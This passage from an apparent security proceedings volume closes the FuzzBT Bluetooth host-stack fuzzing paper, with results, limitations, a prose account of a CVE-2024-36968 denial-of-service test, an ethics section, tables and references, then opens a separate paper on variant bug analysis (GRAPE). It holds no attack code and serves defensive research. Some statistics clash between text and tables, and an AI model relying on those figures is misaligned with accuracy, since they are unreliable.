Table 8 shows that FuzzBT found more bugs than existing fuzzers. Comparing FuzzBT-noseed with Syzkaller (H_1), the observed U statistic and A_{12} are 279 and 0.6975, meaning that in 69% of pairwise comparisons, FuzzBT-noseed has higher coverage than Syzkaller. With a high-quality seed (H_4), the observed U statistic and A_{12} increase to 315 and 0.7875, respectively. This indicates that in 78% of pairwise comparisons, FuzzBT achieves higher coverage than Syzkaller. Also, the observed U statistic and A_{12} for VirtFuzz (H_2, H_3, H_5, H_6) reached its max, indicating the clear difference between FuzzBT and VirtFuzz. Six results are statistically significant ($p < \alpha = 0.05$), and thus we reject all null hypotheses.



(a) Unique crash overlap (b) Function coverage overlap

Figure 8: Overlaps of unique bugs and function coverage after 50 hours. We merged and deduplicated the 20 experiment results. Only Bluetooth functions are counted.

Function coverage comparison. Table 7b supports that FuzzBT covered the most functions compared to Syzkaller and VirtFuzz. On average, FuzzBT covered 371 functions, Syzkaller covered 353 functions, and VirtFuzz covered 297 functions. Without the configuration-aware corpus, FuzzBT-noseed still achieved higher function coverage than the others, but it also exhibited the largest standard deviation, indicating destabilized fuzzing results.

Figure 7b describes the function coverage overlaps after 50 hours. FuzzBT covered the most functions compared to existing works, both in total and uniquely. Compared to the Syzkaller and VirtFuzz, FuzzBT covered 14 and 93 more functions. Also, FuzzBT uniquely covered 14 functions while Syzkaller covers 2, and VirtFuzz covers 6.

Table 8 evident that FuzzBT showed the clear distinction in function coverage. Comparing FuzzBT-noseed with Syzkaller (H_1), the observed U statistic and A_{12} are 276.5 and 0.6913, meaning that in 69% of pairwise comparisons, FuzzBT-noseed achieved higher coverage. Comparison be-

tween FuzzBT with Syzkaller (H_4) provides the U statistic and A_{12} with 387 and 0.9675, meaning that in 96% of pairwise comparisons, FuzzBT has higher coverage than Syzkaller. Similarly, comparison with VirtFuzz (H_2, H_3, H_5, and H_6) showed the clear distinction. All results are statistically significant ($p < \alpha = 0.05$), and thus we reject all null hypotheses.

Code coverage comparison. Figure 6b compares the coverage growth with FuzzBT, Syzkaller, and VirtFuzz. Although FuzzBT has an initial overhead for loading the corpus, after 50 hours, FuzzBT reached more code. As shown in Table 7b, FuzzBT's lower 2.5% results exceed the maximum coverage achieved by Syzkaller and VirtFuzz.

Comparing FuzzBT-noseed with Syzkaller (H_1), the observed U-statistic and A_{12} are 392.5 and 0.9812, indicating that in the 98.1% of pairwise comparisons, FuzzBT-noseed has higher coverage than Syzkaller. The difference becomes greater for FuzzBT (H_4), meaning that FuzzBT achieves significantly higher coverage than Syzkaller. Against VirtFuzz-noseed and VirtFuzz (H_2, H_3, H_5, and H_6), the observed U statistic and A_{12} reached their maximum values (400 and 1.0), indicating a clear separation between FuzzBT and VirtFuzz, regardless of seed. Based on the p-value, we reject all null hypotheses.

RQ3: Compared to Syzkaller and VirtFuzz, FuzzBT found 20% and 146% more bugs and achieved 8.1% and 25% higher code coverage.

8 Discussion and Limitations

False positives in BTSCov. Our heuristic treats all fields in certain structures as state variables, thereby potentially overestimating the number of state variables. For example, pointer fields, which often store dynamically allocated memory addresses from memory allocators, are often mistakenly treated as state variables. In the Linux kernel, the false positive rate is 27%(129/484). We manually excluded these variables.

False negatives in BTSCov. Our heuristic considers only structures, potentially missing state variables defined outside these structures. We manually compared the specifications with two Bluetooth implementations, Linux and Zephyr. In our analysis, we did not observe any false negatives.

Real-world attack scenario. As a proof of concept, we validated CVE-2024-36968 in a real-world setting. As illustrated in Figure 9, we confirmed that the attacker's packets trigger a divide-by-zero error in the victim, resulting in a Bluetooth denial-of-service attack. Notably, the attacker requires a compromised HCI device attached to the victim. The victim kernel uses the default configuration, so no special kernel build is required to trigger this vulnerability. This is not a zero-click exploit. The victim must either approve a link request or actively connect to the attacker's Bluetooth device.




Figure 9: In the real world, CVE-2024-36968 allows a denial of service by causing division by zero. This attack does not require any particular changes in the victim kernel.

9 Related Work

Bluetooth security. Many approaches have been proposed to secure Bluetooth technology. Frankenstein [30], BSFuzzer [49], and FirmXRay [42] focused on the Bluetooth controller stack, while FuzzBT focuses on the host stack. VirtIO [16] proposed a device virtualization for Bluetooth host stack testing with profiling, without consideration of statefulness. BrakTooth [12] and Sweyntooth [13] statefully fuzzed the greybox Bluetooth implementation, referring to the state machine based on the specification, whereas FuzzBT focuses on implementations. The following works are also Bluetooth-related but solve different research problems. BLuEMan [18] increased the fuzzing throughput by compacting the whole Bluetooth stack into an executable. BLEDiff [19] proposed a non-compliance checking using differential testing. Wu et al. [44] identified a design flaw in the specification itself through formal verification. Compared to these, FuzzBT employs Bluetooth configurations in Bluetooth vulnerability identification.

General stateful fuzzing. Existing generic stateful fuzzers, such as SGFuzz [10], MendelFuzz [54], and AFLLive [11], typically focus on a single protocol, whereas FuzzBT is designed to handle a Bluetooth host stack. AFLNet [24] infers the protocol state from response codes, which provides less state information than directly monitoring state variables. Similar to IJON [8], StateFuzz [53], and SGFuzz [10], FuzzBT instruments state variables in source code. Profiling-based extraction methods, such as StateAFL [25] and MoonShine [27], require online pre-execution analysis to identify state variables or generate high-quality seeds, whereas FuzzBT's state variable identification and seed extractions are offline. NSFuzz [29] and Nyx-Net [32] take a snapshot for state collection. In contrast, FuzzBT first considers the configurations of the Bluetooth host stack.

Symbolic execution for kernel fuzzing. Since Driller [37] proved that symbolic execution could guide fuzzers to higher

code coverage, many works [10, 20, 21] have applied symbolic execution to kernel fuzzing. HFL [20] uses symbolic execution to extract a proper ordering of system calls. StateFuzz [53] leverages symbolic constraints to detect state transitions. FuzzUSB [21] leveraged offline symbolic execution to generate inputs that deterministically reach specific program points without consideration of state variables. In a similar fashion, FuzzBT performs symbolic execution to effectively resolve the Bluetooth configuration-specific input constraints.

10 Conclusion

While vulnerabilities within the Bluetooth host stack have caused critical security issues, existing Bluetooth fuzzing frameworks have mainly focused on the Bluetooth controller stack and the host stack has remained unexplored. In this paper, we present FuzzBT, a Bluetooth fuzzing framework for the host stack that explores configuration and stack state. We highlighted that the host stack has multiple configurations that substantially affect bug detection. Moreover, FuzzBT is guided by the overall host stack state rather than by a single protocol state, enabling more comprehensive coverage of the host stack. The aforementioned methodology was effective, as FuzzBT found 18 previously unknown bugs with 9 CVEs in the Linux and Zephyr kernels, achieving 8.2% higher code coverage according to the feature ablation study. We opened FuzzBT at https://doi.org/10.5281/zenodo.20172790.

Acknowledgments

The authors thank Luiz Augusto von Dentz and the Linux maintainers for their professional discussions and responses to bug reports. The authors also thank the anonymous reviewers of the paper and the artifact for their comments and suggestions, which helped improve the paper's quality. This work is supported in part by the National Science Foundation (NSF) under Award Number CNS-2145744, the Defense Advanced Research Projects Agency (DARPA) under contract number HR00112590042, the National Center for Transportation Cyber Security and Resiliency (TraCR) under Award Number 2589-211-2026310, SNSF 200021-236559, and the University of Texas System Rising STARs Award (No. 40071109). Any opinions, findings, recommendations, and conclusions expressed in this material are those of the authors and do not necessarily reflect the views of the sponsors.

A Appendix

Ethical Considerations

Stakeholders. The key stakeholders in this research include Bluetooth developers and users, as well as the broader public who may be indirectly affected by the misuse of Bluetooth technology. This includes, but is not limited to, users of smartphones, laptops, and desktops. The release of FuzzBT aims to assist researchers and developers in identifying and mitigating Bluetooth vulnerabilities, thereby enhancing system security and contributing to a safer, more resilient network.

Potential impact. We recognize that FuzzBT could potentially be exploited by malicious actors to discover new vulnerabilities, which may facilitate harmful exploits. Although our goal is to enhance software security, the tools and techniques we develop carry an inherent risk of misuse. This risk is particularly pronounced given that FuzzBT could be adapted to target smartphones, potentially generating outcomes that breach ethical constraints, such as denial-of-service attacks or privacy violations.

Mitigations. While the core components of FuzzBT will be open-sourced, specific proof-of-concept exploits used for successful attacks will not be released in order to prevent misuse. This approach strikes a balance between transparency and research utility, while minimizing the risk of abuse. Furthermore, we will actively monitor community feedback and adjust dissemination practices as necessary to mitigate potential misuse. Our fuzzing tool is designed to identify security vulnerabilities in software. Failure to disclose such vulnerabilities responsibly could result in significant security risks, including unauthorized access or exploitation by malicious actors. To address this, we have established a responsible disclosure process. When vulnerabilities are discovered, we promptly notify the affected software vendors, allowing them sufficient time to patch the issues before any public disclosure. This process ensures that our research enhances security while minimizing risks to users.

Decision to both do and publish the research. While conducting and publishing research involves both benefits and risks, we believe the benefits outweigh the potential drawbacks. By identifying and addressing vulnerabilities before they can be exploited in the wild, FuzzBT proactively enhances security and reliability, safeguarding users' data and privacy. Our research is designed to minimize harm and make a positive contribution to the field of study. We consider our work to have both an ethically and socially beneficial overall impact. Accordingly, our ethical decisions prioritize the protection of Bluetooth users, aiming to identify vulnerabilities and enhance security.

Open Science

We are releasing our source code to advance open science and foster transparency and collaboration in research. FuzzBT is available at https://doi.org/10.5281/zenodo.20172790.

Metric	Label	mean			med	stdev	min	max
		arith	2.50%	97.50%				
Unique bug count	Baseline	19.04	17.3	20.7	19	3.9	11	25
	FuzzBT-btscov	23.21	21.2	25.15	22	4.36	17	31
	FuzzBT-config	18.02	16.55	19.6	18	3.5	12	26
	FuzzBT-corpus	21.07	19	23.05	21	4.24	16	28
	FuzzBT	22.78	22	23.8	23	2.06	19	29
Function coverage	Baseline	353.75	349.55	358	356	9.47	329	367
	FuzzBT-btscov	369.29	364.7	373.6	369	10.41	345	388
	FuzzBT-config	349.79	344.29	355.2	350	11.95	319	376
	FuzzBT-corpus	351.23	345.6	356.5	354	11.92	328	372
	FuzzBT	371.95	368.9	375.35	371	7.33	362	387
Code coverage	Baseline	1949.58	1917.98	1980.8	1960	50.93	1866	2035
	FuzzBT-btscov	2097.29	2069.14	2126.16	2117	68.55	1956	2195
	FuzzBT-config	1930.71	1895.25	1967.61	1902	83.7	1817	2088
	FuzzBT-corpus	1943.09	1898.69	1983.61	1972	96.21	1712	2063
	FuzzBT	2108.28	2077.5	2135.93	2104	46.5	2028	2179

(a) Feature ablation settings (Table 3). Figure 7 further provides the overlaps for bugs and function coverage.

Metric	Label	mean			med	stdev	min	max
		arith	2.50%	97.50%				
Unique bug count	Syzkaller	19.04	17.3	20.7	19	3.9	11	25
	VirtFuzz-noseed	9.46	8.9	10.05	9	1.24	7	12
	VirtFuzz	9.26	8.75	9.8	9	1.22	7	12
	FuzzBT-noseed	22.42	20.15	24.6	22	5.2	13	32
	FuzzBT	22.78	22	23.8	23	2.06	19	29
Function coverage	Syzkaller	353.75	349.55	358	356	9.47	329	367
	VirtFuzz-noseed	299.81	297.85	302.45	299	5.27	294	319
	VirtFuzz	297.24	295	299.8	296	5.49	291	316
	FuzzBT-noseed	360.84	351.85	368.8	368	19.29	314	388
	FuzzBT	371.95	368.9	375.35	371	7.33	362	387
Code coverage	Syzkaller	1949.58	1917.98	1980.8	1960	50.93	1866	2035
	VirtFuzz-noseed	1607.94	1600.3	1615.4	1606	12.16	1592	1628
	VirtFuzz	1604.92	1596.1	1615.3	1601	15.29	1579	1637
	FuzzBT-noseed	2090.65	2037.28	2147.94	2097	92.86	1935	2221
	FuzzBT	2108.28	2077.5	2135.93	2104	46.5	2028	2179

(b) Comparison with existing fuzzers. Figure 8 further provides the overlaps for bugs and function coverage.

Table 7: Fuzzing results statistics. Arith denotes the arithmetic mean. We performed 1,000 bootstrap resamples to estimate the mean coverage and its 95% confidence interval (2.5%-97.5% percentiles).

Metric	x	y	U-test	p-value	A_{12}
Unique bug count	FuzzBT-config	FuzzBT-btscov	326.5	0.0006	0.8163
	FuzzBT-corpus	FuzzBT-btscov	256	0.1321	0.64
	FuzzBT-corpus	FuzzBT-config	119.5	0.0298	0.2988
Function coverage	FuzzBT-config	FuzzBT-btscov	357	0	0.8925
	FuzzBT-corpus	FuzzBT-btscov	349	0.0001	0.8725
	FuzzBT-corpus	FuzzBT-config	178	0.5606	0.445
Code coverage	FuzzBT-config	FuzzBT-btscov	366	0	0.915
	FuzzBT-corpus	FuzzBT-btscov	370	0	0.925
	FuzzBT-corpus	FuzzBT-config	163.5	0.3300	0.4088

(a) Feature ablation settings (Table 3)

Metric	x	y	U-test	p-value	A_{12}
Unique bug count	Syzkaller	FuzzBT-noseed	279	0.0331	0.6975
	VirtFuzz-noseed	FuzzBT-noseed	400	0	1
	VirtFuzz	FuzzBT-noseed	400	0	1
	Syzkaller	FuzzBT	315	0.0018	0.7875
	VirtFuzz-noseed	FuzzBT	400	0	1
	VirtFuzz	FuzzBT	400	0	1
Function Coverage	Syzkaller	FuzzBT-noseed	276.5	0.0396	0.6913
	VirtFuzz-noseed	FuzzBT-noseed	398	0	0.995
	VirtFuzz	FuzzBT-noseed	399	0	0.9975
	Syzkaller	FuzzBT	387	0	0.9675
	VirtFuzz-noseed	FuzzBT	400	0	1
	VirtFuzz	FuzzBT	400	0	1
Code Coverage	Syzkaller	FuzzBT-noseed	373.5	0	0.0663
	VirtFuzz-noseed	FuzzBT-noseed	400	0	0
	VirtFuzz	FuzzBT-noseed	400	0	0
	Syzkaller	FuzzBT	392.5	0	0.9812
	VirtFuzz-noseed	FuzzBT	400	0	1
	VirtFuzz	FuzzBT	400	0	1

(b) Comparison with existing fuzzers

Table 8: Fuzzer comparison with Mann–Whitney U and Vargha-Delaney A_{12}. The sample size is 20. The value of U-test and A_{12} is higher if $x < y$.

References

[1] Pyeongju Ahn, Yeonseok Jang, Seunghoon Woo, and Heejo Lee. Bloomfuzz: Unveiling bluetooth l2cap vulnerabilities via state cluster fuzzing with target-oriented state machines. In European Symposium on Research in Computer Security, pages 110–129. Springer, 2024.

[2] Mingrui Ai, Kaiping Xue, Bo Luo, Lutong Chen, Nenghai Yu, Qibin Sun, and Feng Wu. Blacktooth: breaking through the defense of bluetooth in silence. In Proceedings of the 2022 ACM SIGSAC Conference on Computer and Communications Security, pages 55–68, 2022.

[3] Daniele Antonioli, Nils Ole Tippenhauer, and Kasper Rasmussen. Nearby threats: Reversing, analyzing, and attacking google's' nearby connections' on android. 2019.

[4] Daniele Antonioli, Nils Ole Tippenhauer, and Kasper Rasmussen. Bias: Bluetooth impersonation attacks. In 2020 IEEE Symposium on Security and Privacy (SP), pages 549–562, 2020.

[5] Daniele Antonioli, Nils Ole Tippenhauer, Kasper Rasmussen, and Mathias Payer. Blurtooth: Exploiting cross-transport key derivation in bluetooth classic and bluetooth low energy. In Proceedings of the 2022 ACM on Asia conference on computer and communications security, pages 196–207, 2022.

[6] Daniele Antonioli, Nils Ole Tippenhauer, and Kasper B Rasmussen. The {KNOB} is broken: Exploiting low entropy in the encryption key negotiation of bluetooth {BR/EDR}. In 28th USENIX Security Symposium (USENIX Security 19), pages 1047–1061, 2019.

[7] Armis. Blueborne cyber threat impacts amazon echo and google home, 2017.

[8] Cornelius Aschermann, Sergej Schumilo, Ali Abbasi, and Thorsten Holz. Ijon: Exploring deep state spaces via fuzzing. In 2020 IEEE Symposium on Security and Privacy (SP), pages 1597–1612, 2020.

[9] Pierre Ayoub, Romain Cayre, Aurélien Francillon, and Clémentine Maurice. Bluescream: Screaming channels on bluetooth low energy. In 2024 Annual Computer Security Applications Conference (ACSAC), pages 636–649. IEEE, 2024.

[10] Jinsheng Ba, Marcel Böhme, Zahra Mirzamomen, and Abhik Roychoudhury. Stateful greybox fuzzing. In 31st USENIX Security Symposium (USENIX Security 22), pages 3255–3272, 2022.

[11] Octavio Galland and Marcel Böhme. Invivo fuzzing by amplifying actual executions. In Proceedings of the 47th International Conference on Software Engineering (ICSE'25), 2025.

[12] Matheus E Garbelini, Vaibhav Bedi, Sudipta Chattopadhyay, Sumei Sun, and Ernest Kurniawan. {BrakTooth}: Causing havoc on bluetooth link manager via directed fuzzing. In 31st USENIX Security Symposium (USENIX Security 22), pages 1025–1042, 2022.

[13] Matheus E Garbelini, Chundong Wang, Sudipta Chattopadhyay, Sun Sumei, and Ernest Kurniawan. {SweynTooth}: Unleashing mayhem over bluetooth low energy. In 2020 USENIX Annual Technical Conference (USENIX ATC 20), pages 911–925, 2020.

[14] Hadi Givehchian, Nishant Bhaskar, Eliana Rodriguez Herrera, Héctor Rodrigo López Soto, Christian Dameff, Dinesh Bharadia, and Aaron Schulman. Evaluating physical-layer ble location tracking attacks on mobile devices. In 2022 IEEE symposium on security and privacy (SP), pages 1690–1704. IEEE, 2022.

[15] Dennis Heinze, Jiska Classen, and Matthias Hollick. Toothpicker: Apple picking in the ios bluetooth stack. In Yuval Yarom and Sarah Zennou, editors, 14th USENIX Workshop on Offensive Technologies, WOOT 2020, August 11, 2020. USENIX Association, 2020.

[16] Sönke Huster, Matthias Hollick, and Jiska Classen. To boldly go where no fuzzer has gone before: Finding bugs in linux'wireless stacks through virtio devices. In 2024 IEEE Symposium on Security and Privacy (SP), pages 24–24. IEEE Computer Society, 2023.

[17] Mohit Kumar Jangid, Yue Zhang, and Zhiqiang Lin. Extrapolating formal analysis to uncover attacks in bluetooth passkey entry pairing. In NDSS, 2023.

[18] Wei-Che Kao, Yen-Chia Chen, Yu-Sheng Lin, Yu-Cheng Yang, Chi-Yu Li, and Chun-Ying Huang. Blueman: A stateful simulation-based fuzzing framework for open-source rtos bluetooth low energy protocol stacks. August 2025.

[19] Imtiaz Karim, Abdullah Al Ishtiaq, Syed Rafiul Hussain, and Elisa Bertino. Blediff: Scalable and property-agnostic noncompliance checking for ble implementations. In 2023 IEEE Symposium on Security and Privacy (SP), pages 3209–3227, 2023.

[20] Kyungtae Kim, Dae R Jeong, Chung Hwan Kim, Yeongjin Jang, Insik Shin, and Byoungyoung Lee. Hfl: Hybrid fuzzing on the linux kernel. In NDSS, 2020.

[21] Kyungtae Kim, Taegyu Kim, Ertza Warraich, Byoungyoung Lee, Kevin RB Butler, Antonio Bianchi, and Dave Jing Tian. Fuzzusb: Hybrid stateful fuzzing of usb gadget stacks. In 2022 IEEE Symposium on Security and Privacy (SP), pages 2212–2229. IEEE, 2022.

[22] Norbert Ludant, Tien D Vo-Huu, Sashank Narain, and Guevara Noubir. Linking bluetooth le & classic and implications for privacy-preserving bluetooth-based protocols. In 2021 IEEE Symposium on Security and Privacy (SP), pages 1318–1331. IEEE, 2021.

[23] Dennis Mantz, Jiska Classen, Matthias Schulz, and Matthias Hollick. Internalblue-bluetooth binary patching and experimentation framework. In Proceedings of the 17th Annual International Conference on Mobile Systems, Applications, and Services, pages 79–90, 2019.

[24] Ruijie Meng, Van-Thuan Pham, Marcel Böhme, and Abhik Roychoudhury. Aflnet five years later: On coverage-guided protocol fuzzing. IEEE Transactions on Software Engineering, 2025.

[25] Roberto Natella. Stateafl: Greybox fuzzing for stateful network servers. Empirical Software Engineering, 27(7):191, 2022.

[26] Andy Nguyen. Bleedingtooth: Linux bluetooth zero-click remote code execution, 2020.

[27] Shankara Pailoor, Andrew Aday, and Suman Jana. {MoonShine}: Optimizing {OS} fuzzer seed selection with trace distillation. In 27th USENIX Security Symposium (USENIX Security 18), pages 729–743, 2018.

[28] Haram Park, Carlos Kayembe Nkuba, Seunghoon Woo, and Heejo Lee. L2fuzz: Discovering bluetooth l2cap vulnerabilities using stateful fuzz testing. In 2022 52nd Annual IEEE/IFIP International Conference on Dependable Systems and Networks (DSN), pages 343–354, 2022.

[29] Shisong Qin, Fan Hu, Zheyu Ma, Bodong Zhao, Tingting Yin, and Chao Zhang. Nsfuzz: Towards efficient and state-aware network service fuzzing. ACM Transactions on Software Engineering and Methodology, 32(6):1–26, 2023.

[30] Jan Ruge, Jiska Classen, Francesco Gringoli, and Matthias Hollick. Frankenstein: Advanced wireless fuzzing to exploit new bluetooth escalation targets. In 29th USENIX Security Symposium (USENIX Security 20), pages 19–36, 2020.

[31] Moritz Schloegel, Nils Bars, Nico Schiller, Lukas Bernhard, Tobias Scharnowski, Addison Crump, Arash Ale-Ebrahim, Nicolai Bissantz, Marius Muench, and Thorsten Holz. Sok: Prudent evaluation practices for fuzzing. In 2024 IEEE Symposium on Security and Privacy (SP), pages 1974–1993. IEEE, 2024.

[32] Sergej Schumilo, Cornelius Aschermann, Andrea Jemmett, Ali Abbasi, and Thorsten Holz. Nyx-net: network fuzzing with incremental snapshots. In Proceedings of the seventeenth european conference on computer systems, pages 166–180, 2022.

[33] Ben Seri and Gregory Vishnepolsky. Blueborne: Unveiling zero day vulnerabilities and security flaws in modern bluetooth stacks., 2017.

[34] Ben Seri and Gregory Vishnepolsky. Bleedingbit: The hidden attack surface within ble chips., 2018.

[35] Min Shi, Jing Chen, Kun He, Haoran Zhao, Meng Jia, and Ruiying Du. Formal analysis and patching of {BLE-SC} pairing. In 32nd USENIX Security Symposium (USENIX Security 23), pages 37–52, 2023.

[36] Pallavi Sivakumaran, Chaoshun Zuo, Zhiqiang Lin, and Jorge Blasco. Uncovering vulnerabilities of bluetooth low energy iot from companion mobile apps with ble-guuide. In Proceedings of the 2023 ACM Asia Conference on Computer and Communications Security, pages 1004–1015, 2023.

[37] Nick Stephens, John Grosen, Christopher Salls, Andrew Dutcher, Ruoyu Wang, Jacopo Corbetta, Yan Shoshitaishvili, Christopher Kruegel, and Giovanni Vigna. Driller: Augmenting fuzzing through selective symbolic execution. In NDSS, volume 16, pages 1–16, 2016.

[38] Milan Stute, Alexander Heinrich, Jannik Lorenz, and Matthias Hollick. Disrupting continuity of apple's wireless ecosystem security: New tracking,{DoS}, and {MitM} attacks on {iOS} and {macOS} through bluetooth low energy,{AWDL}, and {Wi-Fi}. In 30th USENIX security symposium (USENIX Security 21), pages 3917–3934, 2021.

[39] Tyler Tucker, Hunter Searle, Kevin Butler, and Patrick Traynor. Blue's clues: Practical discovery of non-discoverable bluetooth devices. In 2023 IEEE Symposium on Security and Privacy (SP), pages 3098–3112. IEEE, 2023.

[40] Maximilian Von Tschirschnitz, Ludwig Peuckert, Fabian Franzen, and Jens Grossklags. Method confusion attack on bluetooth pairing. In 2021 IEEE symposium on security and privacy (SP), pages 1332–1347. IEEE, 2021.

[41] D. Vyukov. Syzkaller, 2015.

[42] Haohuang Wen, Zhiqiang Lin, and Yinqian Zhang. Firmxray: Detecting bluetooth link layer vulnerabilities from bare-metal firmware. In Proceedings of the 2020 ACM SIGSAC Conference on Computer and Communications Security, pages 167–180, 2020.

[43] Jianliang Wu, Yuhong Nan, Vireshwar Kumar, Dave (Jing) Tian, Antonio Bianchi, Mathias Payer, and Dongyan Xu. Blesa: Spoofing attacks against reconnections in bluetooth low energy. In WOOT@ USENIX Security Symposium, 2020.

[44] Jianliang Wu, Patrick Traynor, Dongyan Xu, Dave Jing Tian, and Antonio Bianchi. Finding traceability attacks in the bluetooth low energy specification and its implementations. In 33rd USENIX Security Symposium (USENIX Security 24), pages 4499–4516, 2024.

[45] Jianliang Wu, Ruoyu Wu, Dongyan Xu, Dave Tian, and Antonio Bianchi. Sok: The long journey of exploiting and defending the legacy of king harald bluetooth. In 2024 IEEE Symposium on Security and Privacy (SP), pages 23–23. IEEE Computer Society, 2023.

[46] Jianliang Wu, Ruoyu Wu, Dongyan Xu, Dave Jing Tian, and Antonio Bianchi. Formal model-driven discovery of bluetooth protocol design vulnerabilities. In 2022 IEEE Symposium on Security and Privacy (SP), pages 2285–2303. IEEE, 2022.

[47] Xinyi Xie, Kun Jiang, Rui Dai, Jun Lu, Lihui Wang, Qing Li, and Jun Yu. Access your tesla without your awareness: Compromising keyless entry system of model 3. In NDSS, 2023.

[48] Fenghao Xu, Wenrui Diao, Zhou Li, Jiongyi Chen, and Kehuan Zhang. Badbluetooth: Breaking android security mechanisms via malicious bluetooth peripherals. In NDSS, 2019.

[49] Ting Yang126, Yue Qin, Lan Zhang, Zhiyuan Fu, Junfan Chen, Jice Wang, Shangru Zhao, Qi Li78, Ruidong Li, He Wang, et al. Bsfuzzer: Context-aware semantic fuzzing for ble logic flaw detection.

[50] Tingfeng Yu, James Henderson, Alwen Tiu, and Thomas Haines. Security and privacy analysis of samsung's {Crowd-Sourced} bluetooth location tracking system. In 33rd USENIX Security Symposium (USENIX Security 24), pages 5449–5466, 2024.

[51] Yue Zhang and Zhiqiang Lin. When good becomes evil: Tracking bluetooth low energy devices via allowlist-based side channel and its countermeasure. In Proceedings of the 2022 ACM SIGSAC Conference on Computer and Communications Security, pages 3181–3194, 2022.

[52] Yue Zhang, Jian Weng, Rajib Dey, Yier Jin, Zhiqiang Lin, and Xinwen Fu. Breaking secure pairing of bluetooth low energy using downgrade attacks. In 29th USENIX Security Symposium (USENIX Security 20), pages 37–54, 2020.

[53] Bodong Zhao, Zheming Li, Shisong Qin, Zheyu Ma, Ming Yuan, Wenyu Zhu, Zhihong Tian, and Chao Zhang. {StateFuzz}: System {Call-Based}{State-Aware} linux driver fuzzing. In 31st USENIX Security Symposium (USENIX Security 22), pages 3273–3289, 2022.

[54] Han Zheng, Flavio Toffalini, Marcel Böhme, and Mathias Payer. Mendelfuzz: The return of the deterministic stage. Proceedings of the ACM on Software Engineering, 2(FSE):44–64, 2025.



Squeezing Juicy Variant Bugs Out of Modern Browsers

Han Zheng
EPFL

Flavio Toffalini
Ruhr-Universität Bochum

Qiang Liu
EPFL

Mathias Payer
EPFL

Abstract

Complex software systems, like web browsers, integrate multiple tightly-coupled components. While code reviews and fuzzing enhance code quality, eliminating all bugs remains infeasible due to large-scale projects, unpredictable cross-context interactions, and complex cross-domain dependencies. This dire situation calls for an approach that scales to this unprecedented complexity.

Inspired by informal variant analysis developed by the hacker community, we create GRAPE, *a structured approach* that supports analysts in writing rules to detect bugs. By focusing on code patterns, GRAPE scales effectively to large-scale code projects. Moreover, our novel variant bug model enables analysis of cross-context interactions and exploitability verification using existing bug reports, eliminating the need for cross-domain dependencies. GRAPE represents the *first systematic approach to variant analysis*, introducing principles for variant pattern development.

We implement a prototype of GRAPE, which scans the entire Chromium code base in only 12 minutes. GRAPE discovered 24 new bugs, with four assigned CVEs and 17,500 USD in rewards from Chrome's Vulnerability Rewards Program. These discoveries impact modern web browser and security-critical complex software like OpenSSL. Beyond browsers, GRAPE uncovered three logic bugs in VSCode and Azure Data Studio, one of which received a CVE from Microsoft.

1 Introduction

Unlike standalone programs, complex software systems, such as web browsers, combine independent components to provide rich functionalities. By exploiting subtle interactions between components, attackers can build a vulnerable state in the victim system and trigger unpredictable errors. Given these sophisticated techniques, even more advanced mitigations cannot guarantee complete protection and leave an exploitable attack surface, as demonstrated by the long trail of discovered vulnerabilities [4,5,44,52,60,72]. As a result, *finding such vulnerabilities before release* is essential to reduce the risk of exploitation.

Researchers have proposed numerous approaches for bug detection, including static analysis [7, 8], model checking [26,43], automated testing (fuzzing) [3,29,30,32,42,51, 75, 78, 81, 86, 92], and symbolic execution [9]. Fuzzing, in particular, has become the industry standard for bug discovery. Complementing fuzzing, rigorous code reviews [15] and extensive unit testing [16] are common industry practices. However, due to the software's inherent complexity, finding security bugs is challenging as modelling all possible system states and exploring the whole input space remains elusive.

To complement existing techniques, We explore a novel strategy centered on the concept of *variant bugs*, which are bugs that share the same root cause as a previously fixed bug but remain in the codebase [36]. The technique of identifying such bugs is referred to as *variant analysis*. Two pragmatic observations drive our approach. First, the hacker community successfully employs ad-hoc manual variant analysis to identify vulnerabilities in the real world [36, 65, 94]. Evidently, variant analysis has the potential to detect bugs, and we argue this approach can apply to prevention as well. Second, our systematization of 342 Chromium bug reports (see Section 2.1) reveals three key findings about variant bugs. They occur frequently (approximately 10% [14]), persist in codebases 2.26 times longer than regular bugs (averaging three years [14]), and directly threaten system integrity (forming the basis for around 40% of exploits [67]). Therefore, our study suggests that complex projects, exemplified by Chromium, suffer from variant bugs. However, despite the promise of variant analysis and sustained investigation by the research community [76, 80], this methodology has not yet been integrated integrated in the development process. The reason roots in the considerable manual effort required to analyze patterns and create regular expressions along with the risk of high volume of false negatives as showed in current implementations (see Section 7). While there is large potential and dire need, these limitations must be addressed to make variant analysis effective for complex code bases.

From all the works discussed above, we identify three major sources of complexity that translate to corresponding challenges in safeguarding complex software systems, focusing specifically on web browsers.

Challenge 1: Code Size. The scale of a web browser prevents comprehensive analysis across diverse code paths, rendering traditional formal methods and symbolic execution impractical. Even with extensive unit testing, fuzzing reaches its limits. For instance, fuzzing covers only 29% of Chromium's code base [25, 61].

Challenge 2: Cross-Context Interactions. Asynchronous events, such as garbage collection, complicate accurate modeling of object lifecycles [73] and introduce an opaque data-flow that hampers the development of secure code. For example, since Chromium UI objects can be destroyed at any time, failing to verify object liveness can result in Use-After-Free (UAF) [20, 22, 24].

Challenge 3: Cross-Domain Dependencies. Web browsers combine several programming languages (*e.g.,* JavaScript and C++) and diverse modules (*e.g.,* PDF and HTML parsers) to support complex functionalities (*e.g.,* UI interactions and PDF rendering). Despite these interactions being regular and expected, bridging data and control flows across these diverse contexts requires advanced techniques to handle cross-domain dependencies.

To address approach for these challenges, we propose GRAPE, the *first structured variant analysis*. By focusing on code patterns, GRAPE scales to handle arbitrary Code Size (C1). Additionally, it incorporates a standardized bug variant model to address Cross-Context Interactions (C2), and introduces an exploitability verification method based on variant categories, eliminating the need for complex Cross-Domain Dependencies analysis (C3). Our novel variant model removes the burden of writing complex patterns and reduces analyst effort to identifying just a few simple code snippets in an existing bug report (Section 3). More specifically, a security analyst needs to identify only *four* key code locations from the report, namely: context, violation, assumption, and abuse. Figure 1 showcases a practical example taken from Chromium, where context (1), assumption (2), violation (3), abuse (4) indicate the four elements of our model, respectively. Based on this simple code annotation, GRAPE seeks other variant bugs without needing to rewrite possibly incomplete expressions.

